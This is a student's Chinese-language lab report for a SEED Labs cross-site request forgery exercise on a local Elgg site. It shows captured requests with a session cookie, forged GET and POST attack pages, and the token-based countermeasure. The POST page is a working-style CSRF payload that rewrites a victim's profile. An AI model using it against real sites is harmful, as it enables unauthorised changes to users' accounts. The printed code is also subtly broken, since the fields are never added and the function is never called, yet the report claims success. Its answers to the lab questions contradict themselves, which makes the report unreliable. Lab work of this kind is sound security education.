

Lab4 实验

一、实验目的：

本实验的目的是理解跨站请求伪造（CSRF）攻击。CSRF 攻击涉及受害者用户，受信任的站点和恶意站点。受害用户在访问恶意站点时会与受信任的站点进行活动会话。恶意站点将对受信任站点的 HTTP 请求注入受害用户会话，从而造成损害。在本实验中，将使用 CSRF 攻击来攻击社交网络应用程序。

二、实验环境准备

The Elgg WebApplication Elgg 应用程序

DNS Configuration DNS 配置

ApacheConfiguration Apache 配置


```
[09/14/20]seed@VM:~$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      VM

# The following lines are desirable for IPv6 capable hosts
::1           ip6-localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
127.0.0.1     User
127.0.0.1     Attacker
127.0.0.1     Server
127.0.0.1     www.SeedLabSQLInjection.com
127.0.0.1     www.xsslabelgg.com
127.0.0.1     www.csrflabelgg.com
127.0.0.1     www.csrfattacklab.com
127.0.0.1     www.repackagingattacklab.com
127.0.0.1     www.seedlabclickjacking.com
[09/14/20]seed@VM:~$
```


三、实验任务

Task1: Observing HTTP Request

首先我们根据实验要求，添加 HTTP Header Live 的插件，来获取 web 的一个信息。




使用浏览器的工具栏得 Web-console 来跟踪 HTTP



Task2: CSRF Attack using GET Request

首先我们通过添加 boby, 并通过 HTTP Header Live 捕捉添加好友的 HTTP 请求,

可以发现添加 boby 为好友的序号为 43，之后我们通过已知的好友序号，构建恶意网站。




```
<html>
<body>
<h1>This page forges an HTTP GET request.</h1>


</body>
</html>
```

在恶意网站 www.csrflabattacker.com 中上传制作好的网页，把这个网页放在 /var/www/CSRF/Attacker 文件夹中

```
root@VM:/home/seed# cd /var/www/CSRF/Attacker
root@VM:/var/www/CSRF/Attacker# sudo gedit GET.html
```



之后 boby 为了吸引 alice 访问恶意网站，先登录上 boby 的网站，给 alice 发送邮件，然后 alice 收取 boby 的邮件，并点击链接，发现加了 boby



Task3: CSRF Attack using POST Request


目标是修改 Alice 的个人简介内容为 “Bob is my hero!”, Elgg 接受修改个人简介的服务器脚本是 /pfofile/edit.php, 这个脚本接受 GET 或者 POST 的请求。为了使用 CSRF 跨站请求攻击， 首先我们需要观察 post 请求的格式。

Boby : CSRF Lab Site x +

www.csrflabelgg.com/profile/boby

Most Visited SEED Labs Sites for Labs

Add widgets



Boby
About me
I'm a hero

Inspector Cons Debug {} Style Ec Perform Mem Netw Stor

All HTML CSS JS XHR Fonts Images Media WS

Filter URLs

Sta...	Meth...	
302	POST	edi
200	GET	bol
200	GET	for

15 requests 128.8

Headers Cookies Params Response Timings


Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found ? **Edit and Resend** **Raw headers**
Version: HTTP/1.1

Boby : CSRF Lab Site x +

www.csrflabelgg.com/profile/boby

Most Visited SEED Labs Sites for Labs

Add widgets



Boby
About me
I'm a hero

Inspector Cons Debug {} Style Ec Perform Mem Netw Stor

All HTML CSS JS XHR Fonts Images Media WS

Filter URLs

Sta...	Meth...	
302	POST	edi
	POST	edi
200	GET	bol

16 requests 128.8

New Request Send Cancel

POST http://www.csrflabelgg.com/action/profile/edit

Request Headers:
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Host: www.csrflabelgg.com

User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0



Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh,en-US,en;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 550
Cookie: Elgg=vimdr98nn0s93rvn418kpdei2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
之后构建恶意网站


```
Open POST.html Save
/var/www/CSRF/Attacker

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
    var fields;
    fields = "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription'
                                value='Boby is my Hero !'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]'
                                value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    var p =document.createElement("form");
    p.action="http://www.csrflabelgg.com/action/profile/edit";
    p.method="post";
    document.body.appendChild(p);
    p.submit();
}
window.onload=function(){forge_post;}
</script>
</body>
</html>
```

```
[09/14/20]seed@VM:~$ cd /var/www/CSRF/Attacker
[09/14/20]seed@VM:~/Attacker$ sudo gedit POST.html
```

Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 GET.html	2020-09-14 15:57	184	
 POST.html	2020-09-14 17:28	759	



通过 task3 我们成功的将 alice 的个人简介内容变为了 boby is my Hero!

实验手册中问题:

问题 1:伪造的 HTTP 请求需要 Alice 的用户 id (guid)才能正常工作。如果波比目标特别是 Alice, 在攻击之前, 他可以找到获取 Alice 的用户 id 的方法。Boby 不知道 Alice 的 Elgg 密码, 所以他无法登录 Alice 的账户获取信息。请描述如何解决这个问题。

答: 在 Alice 登录自己的网站页面时, 网站产生 Cookie 信息返回给浏览器, 此时可以通过正常请求到网站登录, 在未退出登录是点开攻击网页时, 浏览器在接受攻击代码后网站会携带用户的 Cookie 信息, 向网站发起请求, 以至于会被恶意执行。

问题 2:Boby 是否想对访问其恶意网页的任何人发起攻击。

在这种情况下, 他事先不知道谁正在访问 web 页面。他还能启动 CSRF 吗
修改受害者 elgg 档案的攻击?请解释一下。

答: 可以。因为 CSRF 攻击是在受害者不知情的情况下, 以受害者的名义伪造请求发送受攻击站点, 不需要权限的自动操作, boby 作为攻击者, 然而他并不会获得 Cookie 的信息, 他无法自主启动 CSRF 来修改受害者的信息。

Task4: Implementing a countermeasure for Elgg

CSRF 攻击的主要原因是服务器无法区别跨站请求。而在防御 CSRF 攻击主要有三种策略: 验证 HTTP Referer 字段; 在请求地址中添加 token 并验证; 在 HTTP 头中自定义属性并验证。使用 refer 需要报告浏览的隐私, 一般使用一个秘密 token。客户端发送请求的时候附加一个 token, 服务器端同样产生一个, 两个做比对。

打开防护措施: 到目录/ var / www / CSRF / Elgg / vendor / elgg / elgg / engine / classes / Elgg, 然后在 ActionsService.php 文件中找到功能 Gatekeeper。注释掉第一句 “return true”, 攻击会失败。

```

        $hour = 60 * 60;
        return (int)((float)$timeout * $hour);
    }

    /**
     * @see action_gatekeeper
     * @access private
     */
    public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
            if ($this->validateActionToken(false)) {
                return true;
            }
        }
    }

```

再按照 task3 的步骤来一遍，我们会发现，攻击失败



Alice

Edit profile

四、实验总结

通过这次实验，我们对 CSRF 攻击有了更多的了解，同时也对 HTTP Header live 所抓包的网络信息进行分析，对 web-console 对 HTTP 的追踪信息，对 GET, POST 报文有了更为生动的理解。在实验过程中，在对添加 boby 为好友时，要注意的是 boby 的好友号使我们使用 http header live 所获取的 43。